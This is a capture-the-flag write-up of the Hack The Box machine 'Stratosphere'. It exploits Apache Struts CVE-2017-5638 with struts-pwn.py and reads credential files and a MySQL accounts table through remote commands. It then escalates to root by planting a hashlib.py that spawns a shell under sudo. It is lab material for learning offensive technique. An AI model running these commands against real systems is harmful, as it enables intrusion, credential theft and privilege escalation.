
Target IP: 10.10.10.64
Target OS: Linux

1. Owning the User

As usually, we start the recon process by running `nmap`:

```
blinder@peaky:~$ nmap -sC -sV -oN nmap.init 10.10.10.64
```

We find three ports open: 22 (SSH), 80 (HTTP), and 8080 (HTTP-alt). First things first, we check the website:



Checking the page contents and the HTML source code did not provide us with any useful information at all. There was nothing interesting happening in HTTP requests as well. So, let's try and enumerate the website with tools such as `gobuster` or `dirb`. The one mistake that got me led me to rabbit holes for quite some time, was the use of a specific wordlist. Using `common.txt` won't be as helpful as running `directory-list-2.3-medium.txt`:

Let's compare these two wordlists with `gobuster`:

```
blinder@peaky:~$ gobuster -u http://10.10.10.64/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20
```

- `-t 20` for 20 threads

And `dirb`:


```
blinder@peaky:~$ dirb http://10.10.10.64/ -r
```

- `-r` to disable recursive search

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ gobuster -u http://10.10.10.64/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20

Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.64/
[+] Threads      : 20
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307
=====================================================
/manager (Status: 302)
/Monitoring (Status: 302)
```

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ dirb http://10.10.10.64/ -r

----------------
DIRB v2.22
By The Dark Raver
----------------

START_TIME: Mon Jun 11 18:23:02 2018
URL_BASE: http://10.10.10.64/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.64/ ----
+ http://10.10.10.64/host-manager (CODE:302|SIZE:0)
+ http://10.10.10.64/index.html (CODE:200|SIZE:1708)
+ http://10.10.10.64/manager (CODE:302|SIZE:0)
```

As we can see, there was an extra viable page (`Monitoring`) that was not included in the `common.txt` wordlist. Notice how these paths are mostly redirects (302 HTTP code). Nevertheless, let's check `/manager` and `/host-manager`, which both ask for login credentials:



We now know it's a Tomcat Server. I tried a couple of default Tomcat credentials, which were combinations of (admin, tomcat, s3cret, password, password1, root, toor, role1, etc.) but none worked.

Let's check the `/Monitoring` path, which redirects to `/Monitoring/example/Welcome.action`

After tons of researching, we now know that the machine is running the Apache Tomcat Server, and the name 'Stratosphere' connects the dots with Apache Struts (which is an MVC framework for developing Java EE web applications). There is a vulnerability on Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1, in which we can perform an RCE attack with a malicious Content-Type value at the `.action` pages.

The attack can be done with no authentication needed and there is no need to file upload anything. If this isn't critical, I don't know what is. The exploit is documented as CVE-2017-5638. You can find the python code that successfully performs the attack in this GitHub link.

A personal recommendation: change the timeout value from `3` to `33` (random higher value) so our malicious request won't be timed out (I noticed that sometimes it takes a while for it the request to get processed):

```
blinder@peaky:~ $ python struts-pwn.py --url
'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'whoami'
```

Sadly, having RCE doesn't mean that you can always spawn a reverse shell which I tried with `netcat` and `python`. However, there is no need for one in this case, as we can run basic commands to enumerate the machine:

Home directory of `tomcat8` (the equivalent of `www-data`):

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ python struts-pwn.py --url 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'ls -la'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: ls -la
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteRead(0 bytes read))
Note: Server Connection Closed Prematurely

total 24
drwxr-xr-x  5 root    root    4096 Jun 11 20:15 .
drwxr-xr-x 42 root    root    4096 Oct  3  2017 ..
lrwxrwxrwx  1 root    root      12 Sep  3  2017 conf -> /etc/tomcat8
-rw-r--r--  1 root    root      68 Oct  2  2017 db_connect
drwxr-xr-x  2 tomcat8 tomcat8 4096 Sep  3  2017 lib
lrwxrwxrwx  1 root    root      17 Sep  3  2017 logs -> ../../log/tomcat8
drwxr-xr-x  2 root    root    4096 Jun 11 20:15 policy
drwxrwxr-x  4 tomcat8 tomcat8 4096 Feb 10 21:12 webapps
lrwxrwxrwx  1 root    root      19 Sep  3  2017 work -> ../../cache/tomcat8

[%] Done.
```

After more enumerating, we find the Tomcat credentials located at `/etc/tomcat8/tomcat-users.xml`:

```
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="teampwner" password="cd@6sY{f^+kZV8J!+o*t|<fpNy]F_(Y$" roles="manager-gui,admin-gui" />
</tomcat-users>

[%] Done.
```

The file `db_connect` had also a couple of credentials:

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ python struts-pwn.py --url 'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'cat db_connect'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: cat db_connect
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION:::::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteRead(0 bytes read))
Note: Server Connection Closed Prematurely

[ssn]
user=ssn_admin
pass=AWs64@on*&

[users]
user=admin
pass=admin

[%] Done.
```

The `/etc/passwd` file:

```
speech-dispatcher:x:109:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lightdm:x:111:113:Light Display Manager:/var/lib/lightdm:/bin/false
pulse:x:112:114:PulseAudio daemon,,,:/var/run/pulse:/bin/false
avahi:x:113:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
saned:x:114:118::/var/lib/saned:/bin/false
richard:x:1000:1000:Richard F Smith,,,:/home/richard:/bin/bash
tomcat8:x:115:119::/var/lib/tomcat8:/bin/bash
mysql:x:116:120:MySQL Server,,,:/nonexistent:/bin/false

[%] Done.
```

So far, we have got:

- user=ssn_admin:pass=AWs64@on*&
- user=admin:pass=admin
- username="teampwner":password="cd@6sY{f^+kZV8J!+o*t|<fpNy]F_(Y$"
- Our target user, which is `richard`

I tried the credentials at the Tomcat Manager Application, but it was not working (if we actually turn intercept on with Burp Suite, we will notice that there will be no HTTP request sent when we enter credentials at all, so that was a rabbit hole).


Next, since SSH was open, I also tried these passwords for the `richard` user but with no luck.

Well, there must be some kind of service or platform that we can try these credentials out (they are there for a reason). After taking a look at processes running `ps -aux`, we can notice that one of the running services is `mysql`.

MySQL requires a username and a password, so we can try our above-mentioned credentials out.

After trying all three, the admin:admin worked like a charm:

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ python struts-pwn.py --url
'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysql --user=admin
--password=admin'
```




How do we know that this one may have worked? Well, we get no output which means it may be running but we can't see it (same reason we can't spawn shell, `stdin` is not able to handle it), and we also did not get any 'Access Denied' message as we got trying the first two credentials.

Let us check if it is really working my running MySQL one liner commands to check for existing databases:

```
blinder@peaky:~$ python struts-pwn.py --url
'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysql --user=admin
--password=admin -e "show databases;"'
```

- `-e` for executing SQL statements



We find a database called `users` so let's take a look at its tables:

```
blinder@peaky:~$ python struts-pwn.py --url
'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysql --user=admin
--password=admin -D users -e "show tables;"'
```

- `-D` for selecting a database

We notice a table called accounts, to output the records on the table we run the `SELECT` command:

```
blinder@peaky:~$ python struts-pwn.py --url
'http://10.10.10.64/Monitoring/example/Welcome.action' -c 'mysql --user=admin
--password=admin -D users -e "select * from accounts;"'
```

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ python struts-pwn.py --url 'http://10.10.10.64/Monitoring/example/Welco
me.action' -c 'mysql --user=admin --password=admin -D users -e "select * from accounts;"'

[*] URL: http://10.10.10.64/Monitoring/example/Welcome.action
[*] CMD: mysql --user=admin --password=admin -D users -e "select * from accounts;"
[!] ChunkedEncodingError Error: Making another request to the url.
Refer to: https://github.com/mazen160/struts-pwn/issues/8 for help.
EXCEPTION:::--> ('Connection broken: IncompleteRead(0 bytes read)', IncompleteRead(0 bytes read))
Note: Server Connection Closed Prematurely

fullName        password        username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k       richard

[%] Done.
```

Finally, we find the password for SSH for the `richard` user.

```
blinder@peaky:~$ ssh richard@10.10.10.64
```

```
blinder@peaky:~/Desktop/HTB/Stratosphere$ ssh richard@10.10.10.64
richard@10.10.10.64's password:
Linux stratosphere 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u2 (2018-02-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 11 20:27:18 2018 from 10.10.15.182
richard@stratosphere:~$
```

2. Owning the System

Getting root at this machine was much simpler than getting user. We notice a python script called `test.py` at the home directory:

```
richard@stratosphere:~$ ls
Desktop  test.py  user.txt
richard@stratosphere:~$ cat test.py
#!/usr/bin/python3
import hashlib


def question():
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
    md5 = hashlib.md5()
    md5.update(q1.encode())
    if not md5.hexdigest() == "5af003e100c80923ec04d65933d382cb":
```

Now this is not that straight forward to google some hashes and get root. The last hash (SHA-512) is uncrackable. If we run `sudo -l` we notice we can run python with sudo privileges, however, only followed by a path/to/script with in this case is `test.py`.

```
richard@stratosphere:~$ sudo -l
Matching Defaults entries for richard on stratosphere:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User richard may run the following commands on stratosphere:
    (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
```

This narrows our options down, and since cracking the hashes is not possible to get root, we try the library hijacking method (in this case, we can see the `hashlib` library being imported first thing in the python script).

For that, we need to know what are the paths that python searches when it imports libraries. We can do that by running the following command:

```
richard@stratosphere:~$ python -c 'import sys; print(sys.path)'
```

```
richard@stratosphere:~$ python -c 'import sys; print(sys.path)'
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-x86_64-linux-gnu', '/usr/lib/python3
.5/lib-dynload', '/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages']
```

This means that when we run python and import *X* library, python will first search the **current** directory if that library exists (the first empty value ‘’ denoted exactly that). If it doesn’t find what it’s looking for, then it will head up next to `/usr/lib/python3.5`, and so on until it finds the required library, which it will then **execute** it.

The current directory doesn’t have a `hashlib.py`, so it will search in its next default path `/usr/lib/python3.5/hashlib.py` and import content from that python script.

Let’s add a `hashlib.py` (where `test.py` is located) that spawns root shell when we run `test.py`:

```
richard@stratosphere:~$ ls
Desktop  test.py  user.txt
richard@stratosphere:~$ echo "import os;os.system('/bin/bash');" > hashlib.py
richard@stratosphere:~$ sudo /usr/bin/python /home/richard/test.py
root@stratosphere:/home/richard# ls
Desktop  hashlib.py  __pycache__  test.py  user.txt
root@stratosphere:/home/richard# cd
root@stratosphere:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  root.txt  Templates  Videos
```

Miscellaneous

If the current directory is not searched for libraries, we should check if the other default paths are writable, so we can overwrite libraries and perform the same library hijacking method for privilege escalation. By default, these paths are not writable unless there is a really bad system administrator.

I also tried playing with `export PYTHONPATH=/tmp` and making the same python script that spawns a root shell in `/tmp`, however the environmental variable is reset by default when python is executed as sudo (you can notice `Defaults !env_reset` in `/etc/sudoers`).